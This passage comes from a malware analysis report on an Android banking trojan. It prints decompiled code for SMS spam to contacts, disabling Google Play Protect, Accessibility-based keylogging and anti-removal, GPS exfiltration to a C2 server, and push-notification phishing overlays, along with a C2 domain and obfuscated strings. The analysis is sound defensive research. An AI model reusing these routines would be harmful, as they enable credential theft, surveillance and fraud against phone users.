                 if (str.equals(m430int("Mg=="))) { // 2
                     str5 = m430int("L28xby9hNC5waHA="); // /o1o/a4.php
                 }
                 [...]
                 if (str.equals(m430int("MjU="))) { // 25
                     str5 = m430int("L28xby9hMjUucGhw"); // /o1o/a25.php
                 }
                 try {
                     String fddo2 = fddo(context, m430int("dXJs")); // url
                     if (fddo2 == null) {
                         fddo2 = this.f602fddo.f473for;
                     }
                     StringBuilder sb = new StringBuilder();
                     sb.append(fddo2);
                     sb.append(str5);
                     str3 = intR.fddo(sb.toString(), str2);
```

This attack will be started from the *naqsl.ebxcb.exu.ServiceCommands* Service (read more in chapter 5.2.2.

5.3.5 SMS SPAM

This is the full list of API calls of the malware to the *android.telephony.SmsManager*. The list tells that the malware is interacting with the *android.telephony.SmsManager* and is going to send SMS messages.

```
Landroid/telephony/SmsManager;->divideMessage(Ljava/lang/String;)Ljava/util/ArrayList;
Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
Landroid/telephony/SmsManager;
      ->sendMultipartTextMessage(Ljava/lang/String;
                                Ljava/lang/String;
                                Ljava/util/ArrayList;
                                Ljava/util/ArrayList;
                                Ljava/util/ArrayList;
Landroid/telephony/SmsMessage;->createFromPdu([B)Landroid/telephony/SmsMessage;
Landroid/telephony/SmsMessage;->getDisplayMessageBody()Ljava/lang/String;
Landroid/telephony/SmsMessage;->getDisplayOriginatingAddress()Ljava/lang/String;
```

Listing XX: List of API calls to *android.telephony.SmsManager* showing that the malware create messages and sends them via the *android.telephony.SmsManager.sendMultipartTextMessage* call.

The Activity *naqsl.ebxcb.exu.Activity.ActivityGetNumber* implements the method *naqsl.ebxcb.exu.Activity.ActivityGetNumber.fddo(ContentResolver contentResolver, String str)* which is intended to query the phone numbers from the address book using the *ContentResolver.query()* API function (see Listing 14). While iterating through the entries each row of the table will be parsed and passed as argument to the call of the function *this.f559fddo.m447int(this, string, str);*

Listing 14: The function *naqsl.ebxcb.exu.Activity.ActivityGetNumber.fddo(ContentResolver contentResolver, String)* queries the list of phone numbers stored in the device address book and forwards each entry *naqsl.ebxcb.exu.Cint.m447int(Context context, String str, String str2)* function.

```
public void fddo(ContentResolver contentResolver, String str) {
        String str2;
        String str3;
        Cursor query = contentResolver.query(Phone.CONTENT_URI, null, null, null, null);
        [...]
        while (true) {
            str2 = ”p=”;
            str3 = ”4”;
            if (!query.moveToNext()) {
                break;
            }
            String string = query.getString(query.getColumnIndex(”data1”));
            if (!string.contains(”*”) && !string.contains(”#”) && string.length() > 7) {
                try {
                    this.f559fddo.m447int(this, string, str);
                    [...]
                } catch (Exception unused) {
                    [...]
                    sb2.append(”|Error sending SMS, maybe there are no permission to send!|”);
                    [...]
                }
            }
        }
        z = z2;
        if (z) {
            [...]
            sb4.append(”|The dispatch was successful, ”);
            sb4.append(i);
            sb4.append(” SMS sent|”);
            [...]
```

The function *naqsl.ebxcb.exu.Cint.m447int(Context context, String str, String str2)* fetches the *android.telephony.SmsManager*[2, reference/android/telephony/SmsManager] and invokes the *android.telephony.SmsManager.sendMultipartTextMessage*.

Listing 15: The function *naqsl.ebxcb.exu.Cint.m447int(Context context, String str, String str2)* prepares a mulipart message and sends it to a new victim.

```
public void m447int(Context context, String str, String str2) {
    SmsManager smsManager = SmsManager.getDefault();
    [...]
    smsManager.sendMultipartTextMessage(str, null, divideMessage, arrayList, arrayList2);
}
```

This attack will be started from the *naqsl.ebxcb.exu.ServiceCommands* Service (read more in chapter 5.2.2).

5.3.6 DISABLE GOOGLE PLAY PROTECT

The Activity *naqsl.ebxcb.exu.Activity.ActivityPlayProtect* implements the function *onCreate* witch prepares an intent starting the *com.google.android.gms.security.settings. VerifyAppsSettingsActivity* activity (see Listing 16).

Listing 16: The *naqsl.ebxcb.exu.Activity.ActivityPlayProtect.onCreate* function is intended to open the Google Play Protect screen so that the user or the Accessibility Service of the malware is potentially able to disable the protection from Google.

```
public class ActivityPlayProtect extends Activity {
    [...]
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        [...]
        Intent intent = new Intent();
        intent.setClassName(”com.google.android.gms”,
                    ”com.google.android.gms.security.settings.VerifyAppsSettingsActivity”);
        try {
            startActivity(intent);
        } catch (ActivityNotFoundException unused) {
        }
    }
```

Now the *AccessibilityService* implementation will receive an *AcessibilityEvent* telling about window changes. The malware will detect that the Google Play Protect settings are opened and will force the window to quit (see Listing 17 and chapter 5.3.7).

Listing 17: The function *naqsl.ebxcb.exu.ServiceAccessibility.onAccessibilityEvent()* finalizes the last step of the disable Google Play Protect attack using the *android.view.accessibility.AccessibilityNodeInfo.performAction()* function. Afterwards the settings will be closed by calling the *naqsl.ebxcb.exu.ServiceAccessibility.fddo()* function.

```
public void onAccessibilityEvent(android.view.accessibility.AccessibilityEvent r24) {

            [...]
            [...]
            r4.performAction(r3)       // Catch:{ Exception -> 0x0568 }
            [...]
            java.lang.String r8 =
                    ”ZkNCRWFYTmhZbXhsSUZCc1lYa2dVS” +
                    ”Ep2ZEdWamRDQkJZM1JwYjI0Z1BDQk” +
                    ”dhVzVoYkNCVGRHVndJRDRnUTA5TlV” +
                    ”FeEZWRVZFSVNCOA==”
                    \\| Disable Play Protect Action < Final Step > COMPLETED! |
            java.lang.String r8 = naqsl.ebxcb.exu.Cint.m430int(r8)
            java.lang.String r8 = naqsl.ebxcb.exu.Cint.m430int(r8)
            r9.append(r8)      // Catch:{ Exception -> 0x056e }
            java.lang.String r8 = r9.toString()      // Catch:{ Exception -> 0x056e }
            java.lang.String r5 = r5.m439for(r8)      // Catch:{ Exception -> 0x056e }
            r11.append(r5)      // Catch:{ Exception -> 0x056e }
            java.lang.String r5 = r11.toString()      // Catch:{ Exception -> 0x056e }
            r3.fddo(r0, r4, r5)      // Catch:{ Exception -> 0x056e }
            r23.fddo()      // Catch:{ Exception -> 0x056e }
```

This attack will be started from the *naqsl.ebxcb.exu.StartWhileGlobal* Service (read more in chapter 5.2.2).

5.3.7 KEYLOGGING AND MORE (USING ACCESSIBILITY FRAMEWORK)

As the API calls list and the Manifest tells, the malware is able to setup an *android.accessibilityservice.AccessibilityService* (see Listing 18 and chapter 5.1.3). By setup an *AccessibilityService* the malware is able to:

Read UI structure Accessibility Services can access all UI elements visible on screen and gather their contents like text, pictures and much more

Inject UI actions Inject Clicks, Long-Click, Double-Click, text, copy/paste, scroll up or down, dismiss Activities and much more

Collect UI actions Record every Touch / Click and every keystroke done by the user

Table XX: List of Accessibility features on Android accessibile for enabled Accessibility services [5].


Listing 18 lists all API calls to the Accessibility Framework of Android. The call to *android.view.accessibility.AccessibilityNodeInf* can be used to search for UI widgets like password fields, credit card number fields, etc. and gather their text using the *android.view.accessibility.AccessibilityNodeInfo.getText()* function. Also input events can be gathered by listen for *android.view.accessibility./AccessibilityEvent* actions and gather their text by calling *android.view.accessibility.AccessibilityEvent.getText()* [2, /reference/android/view/accessibility/AccessibilityRecord#getText()]. Additionally the malware has the power to close Activities by using the *android.accessibilityservice.AccessibilityService.performGlobalAction* function and passing the corresponding params. This can be used to close the Settings screen when the user tries to uninstall the malware [2, /reference/android/accessibilityservice/AccessibilityService#performGlobalAction(int)].

Listing 18: List of calls to the Accessibility framework of Android. The malware is searching for UI widgests as well as performs global actions (can dismiss Activities like Settings) and gather text entered into UI widgets.

```
Landroid/view/accessibility/AccessibilityEvent;
Landroid/view/accessibility/AccessibilityEvent;->getClassName()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityEvent;->getPackageName()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityEvent;
                ->getSource()Landroid/view/accessibility/AccessibilityNodeInfo;
Landroid/view/accessibility/AccessibilityEvent;->getText()Ljava/util/List;
Landroid/view/accessibility/AccessibilityEvent;)Ljava/lang/String;
Landroid/view/accessibility/AccessibilityManager;
Landroid/view/accessibility/AccessibilityManager;
               ->getEnabledAccessibilityServiceList(I)Ljava/util/List;
Landroid/view/accessibility/AccessibilityNodeInfo;
Landroid/view/accessibility/AccessibilityNodeInfo;->performAction(I)Z;
Landroid/view/accessibility/AccessibilityNodeInfo;
               ->findAccessibilityNodeInfosByText(Ljava/lang/String;)Ljava/util/List;
Landroid/view/accessibility/AccessibilityNodeInfo;
                >getChild(I)Landroid/view/accessibility/AccessibilityNodeInfo;
Landroid/view/accessibility/AccessibilityNodeInfo;->getClassName()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityNodeInfo;
               ->getContentDescription()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityNodeInfo;
               ->getPackageName()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityNodeInfo;->getText()Ljava/lang/CharSequence;
Landroid/view/accessibility/AccessibilityNodeInfo;->toString()Ljava/lang/String;
Landroid/accessibilityservice/AccessibilityService;->performGlobalAction(I)Z
```

In order to approve that the malware is going to log the input events of Apps the debugger was used to track the input events.

Figure 3 is showing the Android web browser while the string ”test123” is entered into the searchbar. On the right side of the emulator the debugger output is visible that shows the contents of the AccessibilityEvent received by the malware. The member mText contains a list of spannable strings, in our case with one item with text ”test123”. So at this point it’s certain that this malware is able to collect user input and window content.



```
"main"@3,666 in
recycle:1032, Acces
executeMessage:75
handleMessage:37,
dispatchMessage:1
loop:135, Looper (a
main:5254, Activity
invoke:-1, Method (
invoke:372, Methoc
run:903, ZygoteInit
main:698, ZygoteIn
```

```
this = {AccessibilityEvent@3999} ... toString()
   mAction: int = 0
   mContentChangeTypes: int = 0
   mEventTime: long = 34689982
   mEventType: int = 16
   mMovementGranularity: int = 0
 ▶ mPackageName: CharSequence = "com.android.browser"
   mRecords: ArrayList = null
   mAddedCount: int = 1
 ▶ mBeforeText: CharSequence = "test12"
   mBooleanProperties: int = 514
 ▶ mClassName: CharSequence = "android.widget.EditText"
   mConnectionId: int = 0
   mContentDescription: CharSequence = null
   mCurrentItemIndex: int = -1
   mFromIndex: int = 6
   mIsInPool: boolean = false
   mItemCount: int = -1
   mMaxScrollX: int = -1
   mMaxScrollY: int = -1
   mNext: AccessibilityRecord = null
   mParcelableData: Parcelable = null
   mRemovedCount: int = 0
   mScrollX: int = -1
   mScrollY: int = -1
   mSealed: boolean = true
   mSourceNodeId: long = 9223372032559808516
   mSourceWindowId: int = 12
 ▼ mText: List = {ArrayList@4005} size = 1
   ▼ 0 = {SpannableString@4015} ... toString()
       mSpanCount: int = 0
       mSpanData: int[] = {int[0]@3995}
       mSpans: Object[] = {Object[0]@3996}
     ▶ mText: String = "test123"
     ▶ shadow$_klass_: Class = {@2669} ... Navigate
```

	Name	Hits	Time ...
☑	Show M	1	
☑	android.	35	9261
□	android.	10	59
☑	unnamed r	13	3
☑	toString re	46	0

12:58
test123
test123 - Google Search
https://www.google.com/search?redir_esc=&hl=en-US&safe=ima...
test123
test1234
test12345
Test Yourself! Free high quality psychological tests at 123test.com

https://www.google.com/ wants to know your location

☑ Remember preference

Figure 3: Attaching the debugger and settings a breakpoint to *android.view.accessibility.AccessibilityEvent.recycler()* is showing all Accessibility events received by the malware.

The class *naqsl.ebxcb.exu.ServiceAccessibility* implements the function *naqsl.ebxcb.exu.ServiceAccessibility.onAccessibilityEvent* which is beeing triggered on every Accessibility interaction forwarded by the operating system. Here the malware is performing multiple actions depending on what is currently shown to the user.

For example if the user enters the Google Play Protect settings screen in order to enable Google Play Protect the Accessibility service will quit the settings screen bofe the user can do any interaction with it (see Listing 19).

Listing 19: The *AccessiblityService* is able to detect wether a user is trying to enable Google Play Protect and leaves the screen using the *naqsl.ebxcb.exu.ServiceAccessibility.fddo()* function.

```
public void onAccessibilityEvent(android.view.accessibility.AccessibilityEvent r24) {

            [...]
            java.lang.String r3 = "ZkNCQlRFVlNWQ0JCZEhSbGJYQjBJSFJ2SUVWdVlXSnNaU0JRYkdGNUlGQnl
            java.lang.String r3 = naqsl.ebxcb.exu.Cint.m430int(r3)     // Catch:{ Exception ->
            java.lang.String r3 = naqsl.ebxcb.exu.Cint.m430int(r3)     // Catch:{ Exception ->
            r11.append(r3)     // Catch:{ Exception -> 0x0651 }
            java.lang.String r3 = r11.toString()     // Catch:{ Exception -> 0x0651 }
            java.lang.String r3 = r9.m439for(r3)     // Catch:{ Exception -> 0x0651 }
            r8.append(r3)     // Catch:{ Exception -> 0x0651 }
            java.lang.String r3 = r8.toString()     // Catch:{ Exception -> 0x0651 }
            r4.fddo(r0, r5, r3)     // Catch:{ Exception -> 0x0651 }
            r23.fddo()     // Catch:{ Exception -> 0x056e }
            [...]
```

The function *naqsl.ebxcb.exu.ServiceAccessibility.fddo()* enforces the current Activity to be closed by performing multiple global actions or starting the Launcher intent what causes to let the Launcher to come on top of the screen (see Listing 20.

Listing 20: The function *naqsl.ebxcb.exu.ServiceAccessibility.fddo()* presses three times back and then leaves the current App or calls *android.app.Activity.startActivity()* using the Launcher intent in order to bring the Launcher on top of the streen.

```
    public void fddo() {
        if (VERSION.SDK_INT >= 16) {
            performGlobalAction(1); // GLOBAL_ACTION_BACK
            performGlobalAction(1); // GLOBAL_ACTION_BACK
            performGlobalAction(1); // GLOBAL_ACTION_BACK
            performGlobalAction(2); // GLOBAL_ACTION_HOME
        }
        if (VERSION.SDK_INT < 16) {
            Intent intent = new Intent("android.intent.action.MAIN");
            intent.addCategory("android.intent.category.HOME");
            intent.setFlags(268435456);
            startActivity(intent);
        }
    }
```

Here is a list of actions the Accessibility service tries to prevent:

Prevent install AV The malware is trying to prevent the user from install an Anti Virus software.

Prevent install AV from Web The malware is trying to prevent the user from install an Anti Virus software via the Web browser.

Prevent reset the system The malware is trying to prevent the user from performing a factory reset.

Prevent uninstall malware The malware is trying to prevent the user uninstall the malware.

Prevent withdraw permissions of malware The malware is trying to prevent the user from withdraw Accessibility permission.

In order to gather the *android.permission.BIND_ACCESSIBILITY* permission which let the operating system start the Accessibility Service the user has to approve the permission from settings. In order to enforce the user to do that the Service *naqsl.ebxcb.exu.StartWhileRequest* launches the Activity *naqsl.ebxcb.exu.Activity.ActivityAccessibility* frequently in a loop till the Accessibility permission is granted (see Listing 21. Also a *Toast* message will be shown telling the user to grant Accessibility permission to the malware.

Listing 21: The Service *naqsl.ebxcb.exu.StartWhileRequest* starts the *naqsl.ebxcb.exu.Activity.ActivityAccessibility* frequently in a loop till the Accessibility permission was granted.

```
    public void onHandleIntent(Intent intent) {
        [...]
        while (true) {
            [...]
            try {
                TimeUnit.MILLISECONDS.sleep((long) this.f438for);
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
            [...]
            if (!inKeyguardRestrictedInputMode) {
                boolean z = intR.m449new(this);
                if (((!z && this.f593fddo.f474goto == 1) || (!z && contains)) && !intR.m449new(
                    try {
                        Intent intent2 = new Intent(this, ActivityAccessibility.class);
                        intent2.addFlags(268435456);
                        intent2.addFlags(1073741824);
                        startActivity(intent2);
                    [...]
                    if (i4 == 0 || i4 == 6) {
                        try {
                            startService(new Intent(this, ServiceToast.class));
                        } catch (Exception unused4) {
                    [...]
```

The Activity *naqsl.ebxcb.exu.Activity.ActivityAccessibility* just launches the Acessibility Settings screen (see Listing 22).

Listing 22: The function *naqsl.ebxcb.exu.Activity.ActivityAccessibility.onCreate() just launches the Activity associated with* ***android.settings.ACCESSIBILITY_SETTINGS***

```
public class ActivityAccessibility extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            Intent intent = new Intent("android.settings.ACCESSIBILITY_SETTINGS");
            intent.addFlags(131072);
            startActivity(intent);
```

The Keylogger of the malware is a very powerfull implementation that not only stores user input. It's very smart and takes control over the system and prevents the user from working against the malware.

5.3.8 LOCATION TRACKING

The service *naqsl.ebxcb.exu.ServiceGeolocationGPS* and *naqsl.ebxcb.exu.ServiceGeolocationNetwork* are Services intended to track the Location of the device. Both services are implementing a *android.location.LocationListener* (see Listing 23), asking for Runtime permissions like *android.permission.ACCESS_FINE_LOCATION*, call the function *android.location.LocationManager.re* and send the results via the function *naqsl.ebxcb.exu.Cint.fddo(Context context, String str, String str2)* (see chapter 5.3.3, Listing *locationifdf* and Listing XX(the function)XX.

Listing 23: The *onLocationChanged* function calls ifdf which is intended to send the data to a Web server.

```
class fddo implements LocationListener {
    fddo() {
    }

    public void onLocationChanged(Location location) {
        ServiceGeolocationGPS.this.ifdf(location);
    }
    [...]
```

Listing 24: The function ifdf encodes the location information to a *String* and passes it as argument to the function *naqsl.ebxcb.exu.Cint.fddo(Context context, String str, String str2)*

```
public void ifdf(Location location) {
    if (location != null && location.getProvider().equals(”gps”)) {
        Cint intR = this.f580fddo;
        String str = Cint.m430int(”NQ==”);
        StringBuilder sb = new StringBuilder();
        sb.append(Cint.m430int(”cD0=”));
        Cint intR2 = this.f580fddo;
        StringBuilder sb2 = new StringBuilder();
        sb2.append(this.f580fddo.fddo((Context) this));
        sb2.append(Cint.m430int(”Og==”));
        sb2.append(fddo(location));
        sb2.append(Cint.m430int(”OkdQUzo=”));
        sb.append(intR2.m439for(sb2.toString()));
        intR.fddo((Context) this, str, sb.toString()); // intR is naqsl.ebxcb.exu.Cint

    }
```

5.3.9 PUSH INJECTION

As described in chapter 5.2.2 the function *naqsl.ebxcb.exu.ServiceCommands.fddo()* is able to start malware features. Also the *naqsl.ebxcb.exu.ServiceModuleNotification* Service will be configured and launched there (see Listing 25). This service is intended to perform the push injection attack wich is able to create a malicious Android notification and meme it like it would come from a installed banking app.

Listing 25: *naqsl.ebxcb.exu.ServiceCommands.fddo()* searches for some hardcoded strings matching to the device language and starts the *naqsl.ebxcb.exu.ServiceModuleNotification* Service by calling the *android.app.Context.startService()* method.

```
  // TR
  java.lang.String r12 = "VkZJPQ=="
  java.lang.String r12 = naqsl.ebxcb.exu.Cint.m430int(r12)
  java.lang.String r12 = naqsl.ebxcb.exu.Cint.m430int(r12)
  boolean r12 = r11.contains(r12)      // Catch:{ Exception -> 0x0d76 }
  if (r12 == 0) goto L_0x0cbe

  // G VENL K  B  R  M
  java.lang.String r11 = "UjhPY1ZrVk9UTVN3U3lCQ3hMQlN4TEJOeExBPQ=="
  java.lang.String r11 = naqsl.ebxcb.exu.Cint.m430int(r11)
  java.lang.String r11 = naqsl.ebxcb.exu.Cint.m430int(r11)

  // Say n  m  terimiz  l tfen  hesab n z  onaylay n aksi takdirde bloke edilecektir.
  java.lang.String r12 =
        "VTJGNXhMRnVJRzNEdk1XZmRHVnlhVzFwZWlCc3c3eDBabVZ1SUdobGMyRml4T" +
        "EZ1eExGNnhMRWdiMjVoZVd4aGVjU3hiaUJoYTNOcElIUmhhMlJwY21SbElHSn" +
        "NiMnRsSUdWa2FXeGxZMlZyZEdseUxnPT0="
  goto L_0x0c7a
  [...]
L_0x0d34: // default of switch-case
  // Urgent message!
  java.lang.String r11 = "VlhKblpXNTBJRzFsYzNOaFoyVWg="
  java.lang.String r11 = naqsl.ebxcb.exu.Cint.m430int(r11)      // Catch:{ Exception -> 0x0d76 }
  java.lang.String r11 = naqsl.ebxcb.exu.Cint.m430int(r11)

  // Confirm your account
  java.lang.String r12 = "UTI5dVptbHliU0I1YjNWeUlHRmpZMjkxYm5RPQ=="
  goto L_0x0c7a
L_0x0d42:
  android.content.Intent r13 = new android.content.Intent
  java.lang.Class<naqsl.ebxcb.exu.ServiceModuleNotification> r14 =
                                        naqsl.ebxcb.exu.ServiceModuleNotification.class
  r13.<init>(r0, r14)      // Catch:{ Exception -> 0x0d76 }
  java.lang.String r14 = "WVhCd2JtRnRaUT09" // appname
  [...]
  android.content.Intent r5 = r13.putExtra(r14, r5)
  java.lang.String r13 = "ZEdsMGJHVT0=" // title
  [...]
  android.content.Intent r5 = r5.putExtra(r13, r11)
  java.lang.String r11 = "ZEdWNGRBPT0=" // text
  [...]
  android.content.Intent r5 = r5.putExtra(r11, r12)
  r0.startService(r5)      // Catch:{ Exception -> 0x0d76 }
```

The intent service *naqsl.ebxcb.exu.ServiceModuleNotification* implements an *AsyncTask* that fetches an icon resource from a Web server. The Service implemnts the onHandleIntent function which (see Listing 26) reads the url to gather the image from *SharedPreferences* via the *naqsl.ebxcb.exu.Cint.fddo()* (see Listing 27) function and ”url” as key (see chapter 5.1.4 and the ServiceModuleNotification.onHandleIntent). As seen in the chapter 5.1.4 the url in our test run was ”http://hangikapi.com/icon/[appname].png”

Listing 26: *naqsl.ebxcb.exu.ServiceModuleNotification.onHandleIntent()* collects neccessary strings from the intent extras as well as the target url using the *f586fddo.fddo()* (f586fddo is a member of type *naqsl.ebxcb.exu.Cint*) function. Then it executes the Async task *naqsl.ebxcb.exu.ServiceModuleNotification.fddo*.

```
public void onHandleIntent(Intent intent) {
    [...]                                          // YXBwbmFtZQ== = ”appname”
    String stringExtra = intent.getStringExtra(Cint.m430int(”YXBwbmFtZQ==”));
    [...]
    String fddo2 = this.f586fddo.fddo((Context) this, Cint.m430int(”dXJs”));
    Cint intR = this.f586fddo;
    [...]
    String str2 = ”L2ljb24v”; // /icon/
    [...]
    String str3 = ”LnBuZw==”; // .png
    [...]
    StringBuilder sb2 = new StringBuilder();
    sb2.append(fddo2);
    sb2.append(Cint.m430int(str2));
    sb2.append(stringExtra);
    sb2.append(Cint.m430int(str3));
    fddo fddo3 = new fddo(this, stringExtra2, stringExtra3, sb2.toString(), stringExtra);
    fddo3.execute(new String[0]);
}
```

Listing 27: The function textitnaqsl.ebxcb.exu.Cint.fddo() reads the url of the Web resource from the shared preferences using the *android.app.Context.getSharedPreferences* function.

```
public String fddo(Context context, String str) {
    if (f478for == null) {
        f478for = context.getSharedPreferences(m430int(”c2V0”), 0);
        f478for.edit();
    }
    String string = f478for.getString(str, null);
    return (str.contains(m430int(”dXJsSW5q”))
                            || str.contains(”urls”)) ? ifdf(string) : string;
}
```

Now the *naqsl.ebxcb.exu.ServiceModuleNotification.doInBackground* function fetches the resource icon for the taret App using the *java.net.HttpURLConnection* class. The result will be directly decoded into a bitmap. (See Listing 28)

Listing 28: The function textitnaqsl.ebxcb.exu.ServiceModuleNotification.doInBackground fetches the Web resource and decodes it as bitmap.

```
public Bitmap doInBackground(String... strArr) {
  ServiceModuleNotification serviceModuleNotification = ServiceModuleNotification.this;
  Cint intR = serviceModuleNotification.f586fddo;
  Cint intR2 = serviceModuleNotification.ifdf;
  String str = Cint.m430int(”UFVTSA==”);
  Cint intR3 = ServiceModuleNotification.this.ifdf;
  intR.fddo(str, Cint.m430int(”Mw==”));
  Bitmap bitmap = null;
  try {
    HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.f421int)
                                                              .openConnection();
    httpURLConnection.setDoInput(true);
    httpURLConnection.connect();
    bitmap = BitmapFactory.decodeStream(httpURLConnection.getInputStream());
    [...]
```

The post execute function creates a notification using the fetched image as well as the strings given as parameters from the *ServiceCommands.fddo()* function (see Listing 29). This will be used to meme the notification as beeing from another app possibly installed on the system.

Listing 29: The onPostExecute function spawns a notification with a cusom icon and the *naqsl/ebxcb.exu.Activity.ActivityPushInjection* activity as PendingIntent by calling the *android.app.NotificationManager.notify* function.

```
        public void onPostExecute(Bitmap bitmap) {
            super.onPostExecute(bitmap);
            try {
                Cint intR = ServiceModuleNotification.this.f586fddo;
                Context context = this.f587fddo;
                Cint intR2 = ServiceModuleNotification.this.ifdf;
                intR.ifdf(context, Cint.m430int("c3RyX3B1c2hfZmlzaA=="), this.f422new);
                Intent intent = new Intent(
                                    ServiceModuleNotification.this,
                                    ActivityPushInjection.class);
               [..]
               if (VERSION.SDK_INT <= 25) {
                    NotificationManager notificationManager =
                       (NotificationManager) this.f587fddo.getSystemService("notification");
                    Builder defaults = new Builder(this.f587fddo)
                    .setContentIntent(
                           PendingIntent
                              .getActivity(this.f587fddo, 100, addFlags, 1073741824)
                       )
                        .setContentTitle(this.ifdf)
                        .setContentText(this.f420for)
                        .setVibrate(new long[]{1000, 1000, 1000, 1000, 1000})
                        .setPriority(1).setDefaults(2)
                        .setDefaults(1).setDefaults(4);
                    Resources resources = this.f587fddo.getResources();
                    StringBuilder sb = new StringBuilder();
                    sb.append(this.f587fddo.getPackageName());
                    Cint intR4 = ServiceModuleNotification.this.ifdf;
                    sb.append(Cint.m430int("Om1pcG1hcC9pY19sYXVuY2hlcg=="));
                    Notification build = defaults
                          .setSmallIcon(resources.getIdentifier(sb.toString(), null, null))
                          .setLargeIcon(bitmap).build();
                    build.flags |= 16;
                    notificationManager.notify(1, build);
                    return;
                }
                ServiceModuleNotification.this.f586fddo
                       .fddo(this.f587fddo, addFlags, bitmap, this.ifdf, this.f420for);
            } catch (Exception unused) {
            }
        }
    }
```

Once the user clicked on the Notification the *naqsl/ebxcb.exu.Activity.ActivityPushInjection* Activity will be shown. The *naqsl/ebxcb.exu.Activity.ActivityPushInjection.onStart()* function configures a *android.view.WebView* instance to load an url read from the config file (read config file is done using the *ifdf.fddo()* function (see Listing 30. The function *android.view.WebView.loadUrl()* initiates the target web page to be loaded.

Now the malware can load a web page that looks like the target app and can phish credentials, credit card information and much more.

Listing 30: The *naqsl.ebxcb.exu.Activity.ActivityPushInjection.center* function initializes a webview pointing to an url loaded from the shared preferences.

```
public void onStart() {
    super.onStart();
    this.ifdf.ifdf(this, ”name”, ”true”);
    String fddo2 = this.ifdf.fddo((Context) this, ”str_push_fish”);
    String str = ””;
    if (!fddo2.equals(str) || !fddo2.equals(null)) {
        this.f565fddo.getClass();
        try {
            str = this.ifdf.fddo((Context) this, ”urlInj”);
        } catch (Exception unused) {
        }
        WebView webView = new WebView(this);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.setScrollBarStyle(0);
        webView.setWebViewClient(new Cfor());
        webView.setWebChromeClient(new ifdf());
        String country = Resources.getSystem().getConfiguration().locale.getCountry();
        StringBuilder sb = new StringBuilder();
        sb.append(str);
        sb.append(”/fafa.php?f=”);
        sb.append(fddo2);
        sb.append(”&p=”);
        sb.append(this.ifdf.fddo((Context) this));
        String str2 = ”|”;
        sb.append(str2);
        sb.append(country.toLowerCase());
        webView.loadUrl(sb.toString());
        setContentView(webView);
        Cint intR = this.ifdf;
        StringBuilder sb2 = new StringBuilder();
        sb2.append(”p=”);
        Cint intR2 = this.ifdf;
        StringBuilder sb3 = new StringBuilder();
        sb3.append(this.ifdf.fddo((Context) this));
        sb3.append(”|Start injection ”);
        sb3.append(fddo2);
        sb3.append(str2);
        sb2.append(intR2.m439for(sb3.toString()));
        intR.fddo((Context) this, ”4”, sb2.toString());
    }
}
```

This attack will be started from the *naqsl.ebxcb.exu.ServiceCommands* Service (read more in chapter 5.2.2.

5.3.10 ACTIVITY INJECTION

Activity injeciton means that a malicious Activity will be injected into a use-case of another App. In order to achieve that the malware implemented the *naqsl.ebxcb.exu.ServiceInjections* Service with the purpose of identify currently running apps and inject (launch) an malicious Activity on top of it. The Service implements the function *naqsl.ebxcb.exu.ServiceInjections.ifdf()* which searches for running apps using the *android.app.ActivityManager.getRunningTasks()* [2, /reference/android/app/ActivityManager#getRunningTasks(int)] and *android.app.ActivityManager.getRunningAppProcesses()* [2, /reference/android/app/ActivityManager#getRunningAppProcesses()] (see Listing 31). Those functions are deprecated and won't return any information about other processes since Andorid 5. However all android versions below are affected by this attack.

